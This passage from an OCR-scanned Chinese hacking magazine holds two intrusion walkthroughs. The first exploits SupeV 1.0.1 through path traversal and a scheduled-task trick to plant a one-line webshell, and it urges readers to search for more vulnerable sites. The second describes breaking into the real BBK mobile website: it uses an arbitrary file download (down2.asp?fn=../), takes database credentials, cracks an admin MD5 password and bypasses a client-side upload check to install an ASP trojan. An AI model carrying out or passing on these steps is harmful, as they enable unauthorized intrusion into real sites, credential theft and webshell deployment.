中，比如我上传的地址为http://127.0.0.1/test.txt，现在在浏览器中访问**http://127.0.0.1/superv/api/test.php?thumb=http://127.0.0.1/test.txt&vid=../../../../inc/crons/1**，这样就会把test.txt中的内容保存到inc/crons/目录下的1.jpg文件中了，如图8。


图7


图8


图9

下面我们接着来执行其中的代码，使用已经提升为管理员的用户test2登录前台，然后点“管理面板”按钮进入后台，进入后台后，点击上面的“辅助工具”->“计划任务”，选中一个系统内置的计划任务，然后点“编辑”，我就选“每日数据清理”

计划任务了，把任务脚本对应的文件名cleanup_daily.php保存一下，方便过一会儿恢复，然后把任务脚本对应的文件名更改为1.jpg，点“提交”按钮保存更改，图9。

然后我们选中刚才修改的“每日数据清理”计划任务，点击“立即执行”将其执行，执行成功后就会在SupeV 1.0.1根目录下生成111.php，111.php还是lanker一句话木马，用客户端连接一下http://127.0.0.1/superv/111.php，也成功了，如图10。最后把“每日数据清理”计划任务中对应的文件改回cleanup_daily.php就完工了。

大家可以通过搜索类似“Powered by SupeV 1.0.1”来找到更多可能存在该漏洞的网站，不过提醒大家一定不要搞破坏哟。

（本文所涉及到的SupeV 1.0.1利用工具已收录到光盘中）





图10



WebEskyCn

看小菜如何“下载”步步高手机网站最高权限

话说某年某月某日，小菜我打开QQ音乐听歌，看到了步步高音乐手机的广告，广告上声称该手机“音质纯净”，我心里挺好奇的，到底是如何纯净的呢？于是乎，就顺手点了一下广告，来到了步步高音乐手机的官方网站。

步步高手机网的首页非常简洁，左侧是导航栏，右侧是大幅的宣传画，通过首页中的链接，我找到了一个影视广告的下载区，进入后发现有几段视频广告，不过这些视频做的挺好看的，于是我就想下载到硬盘来慢慢的欣赏，可是没想到下载时却提示需要先登录才能下载。在极端不满和无奈中，我注册了一个帐号登录了进去。当我再次把鼠标移动到下载链接上的时候，我并没有点下去，因为我注意到了IE地址栏那个奇特的链接地址“www.bbkmobile.com/pages/down2.asp?fn=/33483696/music/mo_20090107.flv”，如图1。



图1

看到这个下载链接，不知各位读者都想到了什么？我当时想到的是，如果这个down2.asp文件后面的参数“fn”所包含的文件地址验证不严格的话，那么我们是否可以通过构造参数来下载网站的任意文件呢？怀着激动的心情，我把url改




图2

为了“www.bbkmobile.com/pages/down2.asp?fn=../index.asp”来尝试下载网站的首页文件，经过短暂的等待之后，IE弹出了文件下载的对话框，成功下载了index.asp文件，如图2。

既然可以下载，那接下来要做的就是寻找数据库连接文件了，如果是Access的数据库，就下载到本地分析；如果是mssql的数据库，就用“Sql查询分析器”连接，总之只要在数据库中找到管理员的信息，然后就可以直奔后台想办法拿webshell了。

我试着在根目录下载常见的数据库连接文件Conn.asp，结果返回了404错误，看来该目录下并不存在conn.asp文件。毕竟IIS没有开启目录浏览，想要确定数据库连接文件的位置还需要一些特别的方法。我想如果找到了后台，下载后台验证登录的文件，就肯定能找到数据库连接文件，因为后台要靠它来验证我们是不是合法的管理员的，试了几种目录扫描工具，但都没有找到后台。后来就干脆直接下载新闻版块的文件了，我想它里面应该也有数据库连接文件。在网站上找到了企业新闻的页面，该页面的文件名为“corporate_news_1.asp”。构造url地址“www.bbkmobile.com/pages/down2.asp?fn=corporate_news_1.asp”来下载这个corporate.asp文件，下载完成后用记事本打开查看源码，果然找到了我们想要的东西，其中的“/SysInc/Conn.asp”就是数据库的连接了，如图3。




图3

使用同样的方法下载conn.asp文件并用记事本查看，以下是截取的部分源码（为了不侵害步步高的利益，我去掉了一些敏感的信息，还请各位见谅）：

```
function ConnectionDatabase()
    call DBBegin("sqloledb","219.133.55.*,1433","BBK*****",
"BBK****","asdjfld*******")
end function
call ConnectionDatabase()
'<!--/*************************************************
```

```
'** 函数名:DBBegin
'** 输 入: pr,ds,ca,id,pw
'** spr——驱动
'** sds——数据库服务器名称
'** sca——数据库名
'** sid——用户名
'** spw——密码
'** 输 出: ——无
'** 功能描述:数据库连接
'*****************************************************//—>
sub DBBegin(pr,ds,ca,id,pw)
    On Error Resume Next
    Set objConn = Server.CreateObject("ADODB.
Connection")
    objConn.Open"Provider = "&pr&";" & _
        "Data Source = "&ds&";" & _
        "Initial Catalog = "&ca&";" & _
        "User Id = "&id&";" & _
        "Password = "&pw&";"
End sub
```

这里我给出了注释，相信大家一看就明白了，同时在“conn.asp”文件中还找到了网站的后台目录“sysadmin”。打开“SQL查询分析器”，填入刚才得到的信息，成功的连接到了步步高的数据库，如图4。

在数据库里查到了网站的两个管理员的信息，密码都被md5加密过了，在md5查询网站查到了其中一个用户的密码，使用查出来的密码成功的登录了后台，如图5。




图4




图5

其实如果没有办法破解出加密的md5，还可以按照数据库原有结构新建一个用户帐号进行登录，只要记得使用过后删掉就可以了。这时我打开一个添加新闻的页面，竟然发现了传说中的EwebEditor，可惜的是被修改过了，没办法利用。经过仔细的寻找，终于找到了一个可以利用的地方，在一个名为“生活方式内容添加”的目录下，有一个上传音乐的地方。打开该链接，试着上传asp木马，结果弹出了一个对话框说不允许上传，如图6。




图6

通过查看源代码发现它是在本地验证的，这下就简单多了，把该页面保存到桌面，使用记事本打开进行编辑，找到以下这段代码：

```
<SCRIPT language="javascript">
<!—
function check0(){
    if(document.form1.file1.value==""){          alert("请上
传文件!");document.form1.file1.focus();return false;}
    var ExtList = ".mid.rmi.wav.mp3.ra.ram.asf.asx.wma.
wax.xm.s3m.stm.mod.mtm";
    var file1 = document.form1.file1.value
    var the_ext = file1.substr(file1.lastIndexOf(".")+1).
toLowerCase();
    if (ExtList.indexOf(the_ext)==-1){
            alert("请上传.mid.rmi.wav.mp3.ra.ram.asf.asx.
wma.wax.xm.s3m.stm.mod.mtm文件格式!");
            document.form1.file1.value = "";
            document.form1.file1.focus();
            return false;
    }
    else
    return true;
}
```

这就是限制我们上传的地方，只要在“var ExtList=”后面添加上一个“.asp”就可以上传asp木马了，当然不要忘记把源码中的“action”路径补全，就这样我得到了步步高手机网的webshell，如图7。

